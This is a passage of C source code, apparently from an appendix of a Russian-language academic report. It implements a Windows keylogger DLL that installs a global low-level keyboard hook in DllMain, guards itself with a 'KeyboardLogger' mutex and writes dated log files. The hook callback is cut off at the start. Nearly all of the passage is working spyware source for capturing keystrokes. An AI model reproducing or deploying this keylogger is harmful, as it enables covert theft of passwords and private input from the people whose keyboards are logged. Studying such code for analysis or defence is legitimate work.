return CallNextHookEx(hook, nCode, wParam, lParam);

}

bool CreateLogFile()

{

CHAR fileName[MAX\_PATH];

SYSTEMTIME st;

DWORD fileNum = 1;

GetLocalTime(&st);

GetDateFormat(LOCALE\_SYSTEM\_DEFAULT, 0, &st, "dd.MM.yy", fileName, MAX\_PATH);

char \* ptrAfterSyl\_ = fileName + strlen(fileName) + 1;

strcat(fileName, "\_1.txt");

char path[MAX\_PATH];

strcpy(path, glPath);

strcat(path, fileName);

file = CreateFile(path, GENERIC\_WRITE, FILE\_SHARE\_WRITE, NULL, CREATE\_NEW, FILE\_ATTRIBUTE\_NORMAL, NULL);

while (GetLastError() == ERROR\_FILE\_EXISTS)

{

fileNum++;

wsprintf(ptrAfterSyl\_, "%d", fileNum);

strcat(fileName, ".txt");

strcpy(path, glPath);

strcat(path, fileName);

file = CreateFile(path, GENERIC\_WRITE, FILE\_SHARE\_WRITE, NULL, CREATE\_NEW, FILE\_ATTRIBUTE\_NORMAL, NULL);

}

return file != INVALID\_HANDLE\_VALUE;

}

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul\_reason\_for\_call, LPVOID lpReserved){

HANDLE mutex = CreateMutex(NULL, FALSE, "KeyboardLogger");

if (GetLastError() == ERROR\_ALREADY\_EXISTS || GetLastError() == ERROR\_ACCESS\_DENIED)

return 1;

if (!CreateLogFile()){

ReleaseMutex(mutex);

return 1;

}

HINSTANCE instance = GetModuleHandle(NULL);

hook = SetWindowsHookEx(WH\_KEYBOARD\_LL, LowLevelKeyboardHook, instance, 0);

MSG msg;

while (GetMessage(&msg, 0, 0, 0)){

TranslateMessage(&msg);

DispatchMessage(&msg);}

ReleaseMutex(mutex);

UnhookWindowsHookEx(hook);

CloseHandle(file);

return TRUE;}

ПРИЛОЖЕНИЕ Б

ПРИЛОЖЕНИЕ В